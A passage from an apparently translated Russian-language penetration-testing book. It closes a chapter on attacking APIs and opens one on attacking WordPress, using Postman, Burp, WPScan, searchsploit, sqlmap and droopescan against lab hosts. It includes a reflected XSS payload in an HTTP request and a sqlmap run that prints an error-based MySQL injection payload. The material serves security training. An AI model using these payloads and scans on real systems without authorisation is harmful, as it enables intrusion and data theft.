


Рис. 11.21. Изучение среды Postman

Наш второй запрос к /user/1 требует, чтобы мы передали это значение через заголовок X-Auth-Token. Добавляем новый пользовательский заголовок и для этого значения извлекаем список существующих переменных, набирая {{ в поле **Value** (Значение). Postman автоматически заполнит имеющиеся переменные за нас.




Рис. 11.22. Использование переменных среды в запросах

Нажав кнопку **Send** (Отправить), убеждаемся, что запрос прошел проверку подлинности.




Рис. 11.23. Аутентифицированный запрос успешно выполнен

Запуск коллекции

Коллекции можно экспортировать и импортировать, используя знакомый формат JSON. Импорт – это простая операция перетаскивания. Разработчики и QA-аналитики могут создавать коллекции так же, как мы делали ранее, экспортировать их и в качестве части задания отправлять файл нам. Это значительно упрощает нашу работу по тестированию API, потому что трудоемкая работа уже выполнена.

После импорта коллекцию можно запустить, нажав на кнопку **Runner** рядом с кнопкой **New** в меню.




Рис. 11.24. Открытие компонента Runner

Откроется новое окно **Collection Runner**, содержащее все импортированные коллекции. Выберите коллекцию ECorp API, среду ECorp API и нажмите кнопку **Run ECorp API** (Запустить API ECorp).




Рис. 11.25. Запуск коллекции ECorp

Если все в порядке, мы увидим зеленый цвет. Наши тесты должны были быть успешными, а это означает, что запрос на аутентификацию оказался успешным, токен извлечен и пользовательский запрос вернул данные.




Рис. 11.26. Успешный запуск коллекции

Что еще более важно, все запросы в коллекции переданы на наш прокси-сервер Burp.




Рис. 11.27. Запуск коллекции, перехваченный Burp

Теперь можем запустить модули Scanner, Intruder и Sequencer или повторно воспроизвести любой запрос, чтобы манипулировать данными и искать уязвимости, как мы обычно делаем, когда работаем с традиционными приложениями.

Факторы атаки

Атаки на API на базе HTTP на самом деле ничем не отличаются от атак на традиционные веб-приложения. Мы должны следовать той же основной процедуре:

- определить точки внедрения;
- отправить непредвиденный ввод и наблюдать за поведением API;
- искать обычных подозреваемых: SQL-инъекции, XXE, XSS, внедрение команд, локальное и удаленное включение файлов.

Можно использовать уже известные советы и хитрости, чтобы найти эти проблемы, за некоторыми исключениями.

Наличие XSS-уязвимостей в типичном веб-приложении легко доказать. Вы отправляете входные данные, они отображаются клиенту в виде HTML или JavaScript, браузер выводит содержимое, и код выполняется.

В случае с веб-сервисами ответ обычно не отображается, в основном из-за заголовка `Content-Type`, устанавливаемого в ответе. Обычно это формат JSON или XML, которые большинство браузеров не будет отображать как HTML. Я говорю «большинство», потому что, к сожалению, некоторые старые браузеры

по-прежнему отображают контент, игнорируя заголовок Content-Type, указанный сервером, и делая догадки на основе данных в ответе.

В URL-адресе api.ecorp.local/user/1 была обнаружена следующая отраженная проблема ввода:

```
GET /user/1<svg%2fonload=alert(1)> HTTP/1.1
Content-Type: application/json
X-Auth-Token: 3284bb036101252db23d4b119e60f7cc
cache-control: no-cache
Postman-Token: d5fba055-6935-4150-96fb-05c829c62779
User-Agent: PostmanRuntime/7.1.1
Accept: */*
Host: api.ecorp.local:8081
Connection: close
```

Передаем полезную нагрузку JavaScript и видим, что API отражает ее обратно клиенту без экранирования.

```
HTTP/1.0 200 OK
Date: Tue, 24 Apr 2018 17:14:03 GMT
Server: WSGIServer/0.1 Python/2.7.11
Content-Length: 80
Content-Type: application/json
{"response": {"error": {"message": "user id 1<svg/onload=alert(1)>
not
found»}}}
```

Обычно этого достаточно, чтобы доказать, что уязвимость существует и можно атаковать пользователей с помощью методов социальной инженерии. Однако если приглядеться, то можно заметить, что в значении Content-Type стоит application/json, а это означает, что современные браузеры не будут отображать ответ в виде HTML-кода, что делает нашу полезную нагрузку бесполезной.

API по-прежнему дают какую-то надежду. К веб-сервисам обычно нет прямого доступа в разъединенной среде. Возможно, этот конкретный API используется веб-приложением. Сообщение об ошибке может в конечном итоге попасть в браузер, что может отобразить нашу полезную нагрузку. Что делать, если все ошибки регистрируются в веб-сервисе, а затем аккуратно отображаются в панели состояния, которая видна только внутри? Тогда мы выполним код, написанный на JavaScript, для аналитика, проверяющего состояние API.

Сканеры веб-приложений могут идентифицировать эту проблему, но присвоить ей статус информации, а не предупреждения или ошибки, и ее можно пропустить. Важно учитывать контекст каждой уязвимости и то, как уязвимая

служба может использоваться разными клиентами. Вспомните о внеполосном обнаружении и об эксплуатации уязвимостей при атаке API-интерфейсов, поскольку не все уязвимости сразу могут быть очевидными.

Резюме

В этой главе мы рассмотрели различные способы, облегчающие атаку на API. Описали два наиболее распространенных стандарта для веб-сервисов: SOAP и REST – и рассмотрели, как обрабатывается аутентификация и какую роль играют токены JWT при безопасном обмене данными. Мы исследовали инструменты и расширения, которые помогают нам стать более эффективными.

Также мы поэкспериментировали с Postman и с идеей автоматического обнаружения уязвимостей и тестирования входов и конечных точек API.

API-интерфейсы – возможно, самый последний тренд для веб- и мобильных приложений, но они ничем не отличаются от обычных HTTP-приложений. Фактически, как мы видели ранее, архитектура микросервисов порождает новые проблемы, когда речь заходит об аутентификации, которые можно использовать наряду с обычными уязвимостями на стороне сервера и клиента. В следующей главе рассмотрим системы управления контентом и способы обнаружения уязвимостей в них и вывода их из строя ради удовольствия или с целью получения прибыли.

Глава 12

Атака на CMS

В данной главе обсудим атаки на CMS (системы управления контентом) и WordPress в частности. Говоря о веб-приложениях, нельзя не упомянуть о WordPress. WordPress настолько распространена в интернете, что вы наверняка будете неоднократно сталкиваться с ней по долгу службы. В конце концов, почти треть всех сайтов работает на этой платформе, и это, безусловно, самая популярная CMS.

Существуют и альтернативы WordPress, включая Drupal, Joomla и другие более современные приложения, такие как Ghost. Все эти фреймворки направлены на то, чтобы сделать публикацию контента в интернете простой и беспрепятственной. Не нужно знать JavaScript, HTML, PHP или любую другую технологию, чтобы приступить к работе с CMS. Функционал CMS, как правило, можно расширять с помощью плагинов и устанавливать для них различные темы. Что отличает WordPress от других CMS, так это огромное количество сайтов, работающих на данной платформе в интернете. Например, у вас гораздо больше шансов встретить блог на WordPress, чем на Ghost.

Злоумышленники любят WordPress, потому что то, что отличает его от конкурентов, а именно огромное сообщество, также затрудняет защиту сайтов, работающих на этой CMS. Причина, по которой WordPress занимает львиную долю рынка, заключается в том, что пользователям не нужны технические знания, чтобы вести блог для гурманов, и в этом и заключается проблема. Те же технически не подкованные пользователи реже обновляют плагины или применяют основные исправления, не говоря уже об усилении защиты своего сайта, и будут поступать так и дальше.

Справедливости ради стоит отметить, что начиная с версии 3.7 в WordPress была добавлена функция автообновления, но это эффективно только в том случае, если пользователи действительно обновляются до версии 3.7. Также следует отметить, что даже при наличии функции автоматического обновления, чтобы сохранить контроль за изменениями, некоторые компании могут отказаться от обновлений ради стабильности в ущерб безопасности.

Бизнес хорошо относится к WordPress, и существует ряд компаний, которые тоже предоставляют виртуальный хостинг и управление. Также нет ничего необычного в том, чтобы кто-то из отдела маркетинга тайно создал инсталля-

цию, о которой отдел информационной безопасности не знает, и оставил ее работать в течение многих лет.

WordPress легко атаковать, но Drupal и Joomla также могут стать отличными мишенями.

Они страдают от тех же проблем, связанных с уязвимыми плагинами и темами и редко устанавливаемыми обновлениями. WordPress – это своего рода Голиаф, и мы сосредоточим внимание на нем, но методология атак может транслироваться на любую систему управления контентом, хотя инструменты могут немного отличаться.

В следующих разделах подробно рассмотрим атаки на WordPress, и к концу главы вы должны разбираться в следующих вопросах:

- тестирование WordPress с помощью различных инструментов;
- закрепление в коде WordPress сразу после получения доступа;
- взлом WordPress для сбора учетных и других интересных данных.

Оценка приложения

Как и в случае с другими приложениями, когда мы сталкиваемся с сайтом, работающим на WordPress или другой CMS, нам нужно провести разведку: найти легкую мишень и попытаться понять, с чем мы имеем дело. Существует ряд инструментов, которые помогут нам начать работу, и мы рассмотрим распространенный сценарий, в котором они помогут нам определить уязвимости и эксплуатировать их.

WPScan

Обычно первое, что могут использовать злоумышленники, сталкиваясь с приложением, работающим на WordPress, – это WPScan. Это надежная и часто обновляемая утилита, используемая для обнаружения уязвимостей и даже поиска учетных данных.

WPScan имеет много полезных функций, в том числе следующие:

- перечисление плагинов и тем:
  - пассивный и активный режимы обнаружения;
- перечисление имен пользователей;
- полный перебор с целью получения учетных данных;
- сканирование на предмет выявления уязвимостей.

Полезной функцией для оценок является возможность передавать все свои запросы через прокси-сервер, такой как локальный экземпляр Burp Suite. Это позволяет нам видеть атаку в реальном времени и воспроизводить некоторые

полезные нагрузки. Во время выполнения задания это может быть полезно для записи действий и даже передачи вирусов-«полиглотов».

```
root@kali:~# wpscan --url http://cookingwithfire.local/
--proxy 127.0.0.1:8080
```

Использование вышележащего прокси-сервера с WPScan может генерировать огромное количество данных в истории сервера Burp, особенно при выполнении атаки, направленной на получение учетных записей, или при активном сканировании.

Проксирование нашего сканирования с помощью Burp дает нам контроль над исходящими соединениями.




Рис. 12.1. Burp перехватывает веб-запросы WPScan

Пользовательский агент по умолчанию (WPScan vX.X.X) можно изменить с помощью опции `--user-agent` или выбрать его в случайном порядке с помощью опции `--random-agent`.

WPScan доступен в Kali и большинстве дистрибутивов, используемых при тестировании на проникновение. Его также можно найти на сайте https://wpscan.org/ или клонировать на GitHub: https://github.com/wpscanteam/wpscan.

Типичное задание начинается с пассивного сканирования цели с использованием параметра `--url`. Используя приведенную ниже команду, мы запустим сканирование по умолчанию для тестового блога `cookingwithfire.local`.

```
root@kali:~# wpscan --url http://cookingwithfire.local/
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / | ___ / \___ \ / __|/ _' | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|
          WordPress Security Scanner by the WPScan Team
                          Version 2.9.3
              Sponsored by Sucuri - https://sucuri.net
    @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://cookingwithfire.local/

[!] The WordPress 'http://cookingwithfire.local/readme.html' file
exists exposing a version number
[!] Full Path Disclosure (FPD) in 'http://cookingwithfire.local/
wpincludes/rss-functions.php':
[+] Interesting header: LINK:
<http://cookingwithfire.local/index.php?rest_route=/>;
rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.25 (Debian)
[+] Interesting header: X-POWERED-BY: PHP/7.2.3
[+] XML-RPC Interface available under:
http://cookingwithfire.local/xmlrpc.php

[+] WordPress version 4.9.4 (Released on 2018-02-06) identified
from meta generator, links opml
[!] 1 vulnerability identified from the version number

[!] Title: WordPress <= 4.9.4 - Application Denial of Service (DoS)
(unpatched)
   Reference: https://wpvulndb.com/vulnerabilities/9021
   Reference: https://baraktawily.blogspot.fr/2018/02/how-to-dos-
29-of-world-wide-websites.html
   Reference: https://github.com/quitten/doser.py
```

```
   Reference: https://thehackernews.com/2018/02/WordPress-dosexploit.
html
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2018-6389

[+] WordPress theme in use: kale - v2.2

[+] Name: kale - v2.2
 | Latest version: 2.2 (up to date)
 | Last updated: 2018-03-11T00:00:00.000Z
 | Location: http://cookingwithfire.local/wp-content/themes/kale/
 | Readme: http://cookingwithfire.local/wpcontent/
themes/kale/readme.txt
 | Changelog: http://cookingwithfire.local/wpcontent/
themes/kale/changelog.txt
 | Style URL: http://cookingwithfire.local/wpcontent/
themes/kale/style.css
 | Theme Name: Kale
 | Theme URI: https://www.lyrathemes.com/kale/
 | Description: Kale is a charming and elegant, aesthetically
minimal and uncluttered food blog theme that can al...
 | Author: LyraThemes
 | Author URI: https://www.lyrathemes.com/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Requests Done: 348
[+] Memory used: 41.449 MB
[+] Elapsed time: 00:00:03
root@kali:~#
```

На первый взгляд кажется, что здесь мало что подходит для эксплуатации. Есть уязвимость, связанная с раскрытием полного пути, которая пригодится, например, если нужно найти место, куда можно поместить оболочку. Ошибка отказа в обслуживании (DoS) не очень интересна, поскольку большинство клиентов не допускает данный тип эксплуатации, но ее полезно упомянуть в отчете как возможный маршрут для сбоя.

По умолчанию WPScan выполняет пассивное перечисление плагинов. В основном это означает, что он будет обнаруживать плагин только в том случае,

если на него есть ссылки где-то на сайте. Если плагин отключен или он более неприметный, может потребоваться выполнить активное перечисление.

В ходе активного сканирования будет выполнена проверка на предмет наличия файлов известных плагинов в папке `wp-content` и выдаваться оповещение о любых существующих уязвимостях. Это делается путем отправки огромного количества URL-запросов по известным путям, и если есть ответ, WPScan предполагает, что плагин доступен.

Чтобы указать тип сканирования, которое нам нужно выполнить, ключ `--enumerate` (`-e` – его сокращенный вариант) принимает несколько параметров для активного обнаружения:

- `u` - поиск имен пользователей с идентификаторами от 1 до 10;
- `u[10-20]` – поиск имен пользователей с идентификаторами от 10 до 20: `--enumerate u[15]`;
- `p` – поиск популярных плагинов;
- `vp` – показывает только уязвимые плагины;
- `ap` – поиск всех известных плагинов;
- `tt` – поиск уязвимостей в Timthumb;
- `t` – перечисление популярных тем;
- `vt` – показывает только уязвимые темы;
- `at` – поиск всех известных тем.

Также можно использовать несколько опций `--enumerate` (или `-e`) для перечисления тем, плагинов и имен пользователей за один раз. Например, с помощью этой комбинации опций можно выполнить довольно тщательное сканирование.

```
root@kali:~# wpscan --url [url] -e ap -e at -e u
```

Давайте продолжим и начнем активно перечислять доступные плагины для нашего объекта атаки.

```
root@kali:~# wpscan --url http://cookingwithfire.local/
--enumerate p
[...]
[+] URL: http://cookingwithfire.local/
[...]
[+] Enumerating installed plugins (only ones marked as popular)
...
[...]

[+] Name: google-document-embedder - v2.5
```

```
 | Last updated: 2018-01-10T16:02:00.000Z
 | Location: http://cookingwithfire.local/wpcontent/
plugins/google-document-embedder/
 | Readme: http://cookingwithfire.local/wpcontent/
plugins/google-document-embedder/readme.txt
[!] The version is out of date, the latest version is 2.6.4

[!] Title: Google Document Embedder 2.4.6 - pdf.php file Parameter
Arbitrary File Disclosure
   Reference: https://wpvulndb.com/vulnerabilities/6073
   Reference: http://www.securityfocus.com/bid/57133/
   Reference: http://packetstormsecurity.com/files/119329/
   Reference: http://ceriksen.com/2013/01/03/WordPress-googledocument-
embedder-arbitrary-file-disclosure/
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2012-4915
   Reference: https://secunia.com/advisories/50832/
   Reference:
https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_google_do
cument_embedder_exec
   Reference: https://www.exploit-db.com/exploits/23970/
[i] Fixed in: 2.5.4

[!] Title: Google Document Embedder <= 2.5.14 - SQL Injection
   Reference: https://wpvulndb.com/vulnerabilities/7690
   Reference: http://security.szurek.pl/google-doc-embedder-2514-
sql-injection.html
   Reference:
https://exchange.xforce.ibmcloud.com/vulnerabilities/98944
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2014-9173
   Reference: https://www.exploit-db.com/exploits/35371/
[i] Fixed in: 2.5.15

[!] Title: Google Document Embedder <= 2.5.16 - SQL Injection
   Reference: https://wpvulndb.com/vulnerabilities/7704
   Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2014-9173
   Reference: https://www.exploit-db.com/exploits/35447/
```

```
[i] Fixed in: 2.5.17

[!] Title: Google Doc Embedder <= 2.5.18 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7789
    Reference: http://packetstormsecurity.com/files/130309/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2015-1879
[i] Fixed in: 2.5.19

[+] Requests Done: 1766
[+] Memory used: 123.945 MB
[+] Elapsed time: 00:00:10
root@kali:~#
```

Похоже, **Google Document Embedder** успешно найден, и есть несколько критических уязвимостей с общедоступным PoC-кодом.

SQL-инъекцию с тегом `CVE-2014-9173` можно найти на сайте https://www.exploit-db.com, который в Kali можно запросить локально с помощью `searchsploit`. Это простая утилита, выполняющая поиск в локальном каталоге Kali `/usr/share/exploitdb/`. Эта папка часто скопирована локально и полезна в средах, где, возможно, интернет недоступен.

Можно вызвать `searchsploit` из командной строки с поисковым запросом в качестве первого параметра, как показано ниже.




Рис. 12.2. Результаты работы searchsploit для Google Document Embedder

`searchsploit` перечислит заголовок эксплойта и связанный с ним путь, относящийся к `/usr/share/exploitdb/` в дистрибутивах Kali.

В документе `/usr/share/exploitdb/exploits/php/webapps/35371.txt` программист Каспер Шурек (Kacper Szurek) определяет URL-параметр `gpid` в файле плагина `wp-content/plugins/google-document-embedder/view.php` как точку внедрения.

sqlmap

Чтобы подтвердить наличие этой уязвимости, перейдем к sqlmap, инструменту де-факто для эксплуатации уязвимостей, связанных с SQL-инъекциями. sqlmap поможет быстро генерировать полезные нагрузки, чтобы проверить наличие точек внедрения во всех **системах управления базами данных** (СУБД), таких как MySQL, PostgreSQL, MS SQL и даже Microsoft Access. Чтобы запустить новый сеанс sqlmap, передаем наш полный целевой URL-адрес через параметр `-u`.

Обратите внимание, что целевой адрес содержит параметры GET-запроса, а также некоторые фиктивные данные. Если мы не сообщим sqlmap, что он должен сосредоточиться только на `gpid`, он проверит и все остальные параметры на предмет внедрения. Это подходит для масштабного обнаружения уязвимостей, связанных с SQL-инъекциями, а не просто для эксплуатации. Благодаря нашему запросу `searchsploit` мы знаем, что `gpid` является уязвимым параметром, и можем нацелить нашу атаку именно на него, используя параметр `-p`.

```
root@kali:~# sqlmap -u "http://cookingwithfire.local/wpcontent/
plugins/google-documentembedder/
view.php?embedded=1&gpid=0" -p gpid

[*] starting at 10:07:41

[10:07:41] [INFO] testing connection to the target URL
[...]
```

Через несколько минут sqlmap обнаруживает, что в качестве базы данных используется MySQL, и мы можем дать ему задание, чтобы он проверял только полезные нагрузки, направленные на MySQL, что значительно повысит наши шансы на подтверждение наличия уязвимости.

```
[10:07:49] [INFO] testing 'MySQL >= 5.0 error-based - Parameter
replace (FLOOR)'
[10:07:49] [INFO] GET parameter 'gpid' is 'MySQL >= 5.0 error-based
- Parameter replace (FLOOR)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip
test payloads specific for other DBMSes? [Y/n] y
```

Что касается остальных тестов, то sqlmap подтвердит наличие уязвимости и сохранит состояние локально. Последующие атаки на цель будут использовать идентифицированную полезную нагрузку в качестве отправной точки для внедрения SQL-операторов.

```
for the remaining tests, do you want to include all tests for
'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[10:07:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20
columns'
GET parameter 'gpid' is vulnerable. Do you want to keep testing the
others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of
62 HTTP(s) requests:
---
Parameter: gpid (GET)
     Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
  Payload: embedded=1&gpid=(SELECT 1349 FROM(SELECT
COUNT(*),CONCAT(0x716b6a7171,(SELECT
(ELT(1349=1349,1))),0x716b6a7a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
---
[10:08:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.25, PHP 7.2.3
back-end DBMS: MySQL >= 5.0
[10:08:07] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/cookingwithfire.local'

[*] shutting down at 10:08:07

root@kali:~#
```

Если вы хотите протестировать этот уязвимый плагин в WordPress, можете загрузить Google Document Embedder версии 2.5 со страницы https://github.com/wp-plugins/googledocument-embedder/tags?after=2.5.1.

Droopescan

Хотя droopescan не такой полнофункциональный, как WPScan, он работает не только с WordPress и идеально подходит для сайтов на Drupal, а также может выполнять базовое сканирование для сайтов на Joomla.

Droopescan можно клонировать из GitHub и быстро установить.

```
root@kali:~/tools# git clone https://github.com/droope/droopescan
Cloning into 'droopescan'...
[...]
root@kali:~/tools# cd droopescan/
root@kali:~/tools/droopescan# ls
CHANGELOG droopescan dscan LICENSE MANIFEST.in README.md
README.txt requirements_test.txt requirements.txt setup.cfg
setup.py
```

